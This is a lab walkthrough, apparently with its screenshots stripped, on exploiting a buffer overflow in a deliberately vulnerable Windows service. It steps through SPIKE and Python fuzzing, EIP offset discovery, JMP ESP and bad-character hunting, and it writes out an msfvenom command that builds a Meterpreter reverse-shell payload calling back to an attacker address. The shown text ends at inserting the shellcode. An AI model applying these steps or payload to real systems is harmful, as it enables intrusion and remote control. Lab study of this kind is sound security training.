Contents of the Project Implementation

[Start the vulnerable service on the Windows box 2](#_Toc47350156)

[Check the ip address of the server ang get the port it is listening on 2](#_Toc47350157)

[Test accessibility to the service from Kali using netcat 3](#_Toc47350158)

[Start the debugger on the victim machine 4](#_Toc47350159)

[Automatic Fuzzing on Kali 5](#_Toc47350160)

[Create spike script. 5](#_Toc47350161)

[Check the debugger on the Win7 box 6](#_Toc47350162)

[Create a spike script for a different variable 6](#_Toc47350163)

[Manual fuzzing with python 8](#_Toc47350164)

[Create a script to send data to the Class variable with manual input 8](#_Toc47350165)

[Create a script to send data to the Class variable with automatic input 10](#_Toc47350166)

[Find the exact offset size using pattern\_create in Metasploit 10](#_Toc47350167)

[Run the pattern\_create script 10](#_Toc47350168)

[On win check the registers for the value in EIP 11](#_Toc47350169)

[Run pattern\_offset script to get exact offset 12](#_Toc47350170)

[Locate a ‘JMP ESP’ instruction 13](#_Toc47350171)

[Find bad characters 16](#_Toc47350172)

[Create a new script with a badchars string 16](#_Toc47350173)

[Check the debugger on Windows 16](#_Toc47350174)

[Remove bad character and try again with remaining bad char script 18](#_Toc47350175)

[Generate a payload 19](#_Toc47350176)

[Generate payload with msfvenom 19](#_Toc47350177)

[Copy shellcode into python script 20](#_Toc47350178)

[Run the exploit 21](#_Toc47350179)


[Start a handler on the attacker machine to catch the callback 21](#_Toc47350180)


[Restart the process in the debugger on windows 21](#_Toc47350181)

[Run the exploit script 22](#_Toc47350182)


[Run meterpreter commands 23](#_Toc47350183)

## Start the vulnerable service on the Windows box






### Check the ip address of the server and get the port it is listening on



### Test accessibility to the service from Kali using netcat

From Kali



This shows us that there are several variables that store user input, such as “NICK” “FIRST” “CLASS” etc. We will attack “NICK” and “CLASS” in the next examples


### Start the debugger on the victim machine

Open immunity debugger on Windows

Attach to the “character\_server” process



Click on the “play” button TWICE to run the service



## Automatic Fuzzing on Kali


On kali


### Create spike script.

Need to tell it what value to attack s\_string


Setup the variable to send to that value: s\_string\_variable(“0”);

<note there is an error in code below for spk file. Need closing parens for the “NICK “ line





### Check the debugger on the Win7 box





The program broke, but there are no “AAAA” values in EIP. Lets try a different variable.

Restart the debugger.


### Create a spike script for a different variable

NICK didn’t work. .Now trying using Class String.







Check the debugger on Windows




## Manual fuzzing with python


### Create a script to send data to the Class variable with manual input








Check Win7



EIP was eventually overwritten, but took some time. There must be a better way

Restart the Debugger again.

### Create a script to send data to the Class variable with automatic input



Unfortunately, this doesn’t stop automatically.

## Find the exact offset size using pattern\_create in Metasploit


### Run the pattern\_create script


Run the following script on Kali: /usr/share/metasploit-framework/tools/exploit/pattern\_create.rb -l 10000

The ‘l’ option indicates the size




Copy that pattern into a script






### On windows check the registers for the value in EIP



### Run pattern\_offset script to get exact offset

Run the following command: /usr/share/metasploit-framework/tools/exploit/pattern\_offset.rb -l 10000 -q ‘6f43386f’

6f43386f was the value in EIP from the previous step. Note, that this command references the pattern\_create previously run. These values may vary between pattern\_create runs.





This tells use the exact number of bytes leading up to EIP. Anything after that will overwrite EIP


**Locate a ‘JMP ESP’ instruction**

On the Windows 7 machine, in the Immunity Debugger, select: View> Executable Modules

View “executable modules” in menu







Put this address in the python script. Note, hex characters are preceded by the ‘\x’ prefix and are entered backwards, due to “little-endian ness”





## Find bad characters

Not all characters from an encoding will work with shell code. This depends on several factors, such as the type of language the target process is running and its architecture. We will use a brute force method to detect bad characters.

This website contains a reference to finding bad chars. Essentially, all hex values from \x00 to \xff are stored in a string.


### Create a new script with a badchars string





### Check the debugger on Windows 7


There appears to be an “Access violation error” in the notification at the very bottom of the debugger window. This appears to be an issue with the “\x00” character.





### Remove bad character and try again with remaining bad char script









## Generate a payload


### Generate payload with msfvenom

Use msfvenom to generate a payload. The command to do so is:

msfvenom -p <payload> LHOST=<attacker machine> LPORT <attacker listening port> -e <encoder> -b <bad characters> -f <output format> > <file to redirect to>

in this scenario, we will use the following values:


msfvenom -p windows/meterpreter/reverse\_tcp LHOST=192.168.229.30 LPORT=5555 -b’\x00’ -e x86/shikata\_ga\_nai -f python > shellcode.txt



### Copy shellcode into python script

Copy the shellcode from the shellcode.txt file into your python script


Edit the python script and add the shellcode to the shellcode variable (may need to do a find an replace on ‘buf’ to rename to shellcode)



